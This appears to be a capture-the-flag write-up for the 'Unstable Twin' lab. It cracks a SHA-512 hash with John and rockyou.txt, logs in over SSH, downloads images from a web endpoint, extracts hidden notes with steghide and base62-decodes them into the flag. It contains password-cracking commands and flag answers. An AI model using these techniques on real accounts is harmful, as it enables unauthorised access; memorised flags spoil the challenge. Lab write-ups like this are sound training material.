
HASH CRACKING

using some identifire we can see this is a SHA-512 hash. We can crack this using `John` and wordlist `rockyou.txt`



```
elliot@kali:~$ john password --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA512
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
experiment       (?)
1g 0:00:00:00 DONE (2021-09-08 08:06) 9.090g/s 1694Kp/s 1694Kc/s 1694KC/s joan08..ebony01
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

we get a ssh password of user marry_ann. and let's jump into ssh.



```
elliot@kali:~$ ssh mary_ann@10.10.74.10
mary_ann@10.10.74.10's password:
Last login: Sun Feb 14 09:56:18 2021 from 192.168.20.38
Hello Mary Ann
[mary_ann@UnstableTwin ~]$ ls
server_notes.txt  user.flag
[mary_ann@UnstableTwin ~]$ cat user.flag
THM{Mary_Ann_notes}
[mary_ann@UnstableTwin ~]$ 
```


Get a ssh welcome and user flag too.

Now time to final flag and nor there is no flag for root..

Hint file in home directory server_notes.txt

```
Now you have found my notes you now you need to put my extended family together.

We need to GET their IMAGE for the family album.  These can be retrieved by NAME.

You need to find all of them and a picture of myself!
```

it's says about one directory which contains all family pictures so let's find directory and found one /opt.



```
[mary_ann@UnstableTwin unstabletwin]$ ls -al
total 628
drwxr-xr-x. 3 root root    288 Feb 13  2021  .
drwxr-xr-x. 3 root root     26 Feb 13  2021  ..
-rw-r--r--. 1 root root  40960 Feb 13  2021  database.db
-rw-r--r--. 1 root root   1214 Feb 13  2021  main_5000.py
-rw-r--r--. 1 root root   1837 Feb 13  2021  main_5001.py
drwxr-xr-x. 2 root root     36 Feb 13  2021  __pycache__
-rw-r--r--. 1 root root    934 Feb 13  2021  queries.py
-rw-r--r--. 1 root root 320277 Feb 10  2021 'Twins (1988).html'
-rw-r--r--. 1 root root  56755 Feb 13  2021  Twins-Arnold-Schwarzenegger.jpg
-rw-r--r--. 1 root root  47303 Feb 13  2021  Twins-Bonnie-Bartlett.jpg
-rw-r--r--. 1 root root  50751 Feb 13  2021  Twins-Chloe-Webb.jpg
-rw-r--r--. 1 root root  42374 Feb 13  2021  Twins-Danny-DeVito.jpg
-rw-r--r--. 1 root root  58549 Feb 13  2021  Twins-Kelly-Preston.jpg
[mary_ann@UnstableTwin unstabletwin]$ pwd
/opt/unstabletwin
[mary_ann@UnstableTwin unstabletwin]$ 
```


yeah after looking we can clearly think this is a steganography. but the biggest prob is share those files in machine for futher process.

And I tried different things like `python,Apache` and many other methods to but failed!

Moving to looking what indside main_5000.py we found this to take all images to my machine.


```
@app.route('/get_image')
def get_image():
    if request.args.get('name').lower() == 'vincent':
        filename = 'Twins-Danny-DeVito.jpg'
        return send_file(filename, mimetype='image/gif')
    elif request.args.get('name').lower() == 'julias':
        filename = 'Twins-Arnold-Schwarzenegger.jpg'
        return send_file(filename, mimetype='image/gif')
    elif request.args.get('name').lower() == 'mary_ann':
        filename = 'Twins-Bonnie-Bartlett.jpg'
        return send_file(filename, mimetype='image/gif')
    return '', 404
```

And yeah we can see there is /get_image?name= peremeter to get those images according to these code. after using some google research I get how to curl these images in my machine.



```
elliot@kali:~/Twins$ curl http://10.10.145.47/get_image?name=\linda --output linda.jpg
```

Using these I can get all images.




```
elliot@kali:~/Twins$ ls -al
total 268
drwxr-xr-x  2 elliot elliot  4096 Sep  8 10:17 .
drwx------ 29 elliot elliot  4096 Sep  8 10:08 ..
-rw-r--r--  1 elliot elliot 56755 Sep  8 10:11 julias.jpg
-rw-r--r--  1 elliot elliot 50751 Sep  8 10:18 linda.jpg
-rw-r--r--  1 elliot elliot 58549 Sep  8 10:17 marnie.jpg
-rw-r--r--  1 elliot elliot 47303 Sep  8 10:12 mary_ann.jpg
-rw-r--r--  1 elliot elliot 42374 Sep  8 10:14 vincent.jpg

elliot@kali:~/Twins$ 
```

steganography

Time to get a final flag.

try steghide to get a what hidden message inside in a images.



```
elliot@kali:~/Twins$ cat julias.txt
Red - 1DVsdb2uEE0k5HK4GAIZ

elliot@kali:~/Twins$ steghide extract -sf linda.jpg
Enter passphrase:
wrote extracted data to "linda.txt".

elliot@kali:~/Twins$ steghide extract -sf mar
Enter passphrase:
steghide: could not open the file "mar".

elliot@kali:~/Twins$ steghide extract -sf marnie.jpg
Enter passphrase:
wrote extracted data to "marine.txt".

elliot@kali:~/Twins$ steghide extract -sf mary_ann.jpg
Enter passphrase:
wrote extracted data to "mary_ann.txt".

elliot@kali:~/Twins$ steghide extract -sf vincent.jpg
Enter passphrase:
wrote extracted data to "vincent.txt".

elliot@kali:~/Twins$ 
```

At last extracting I found notes.txt file on every images and there is a all notes file with some hash and line denoted by colors like this.

```
Red - 1DVsdb2uEE0k5HK4GAIZ
```

One notes file like named notes.txt seems there is some hint to crack those hash.

> Hint : You need to find all my children and arrange in a rainbow!


It means arrang all images rainbow colour like this.

```
Red - 1DVsdb2uEE0k5HK4GAIZ
Orange - PS0Mby2jomUKLjvQ4OSw
Yellow - jKLNAAeCdl2J8BCRuXVX
Green - eVYvs6J6HKpZWPG8pfeHoNG1
```

After containing all images in rainbow color sequence.

> hash : 1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1

It's base62 hash decode this using CyberChief and get a final.



Alphabet
0-9A-Za-z

```
length: 84
 lines:  1
1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1
```

```
 start: 62     time: 10ms
   end: 62   length:   62
length:  0    lines:    1
You have found the final flag THM{The_Family_Is_Back_Together}
```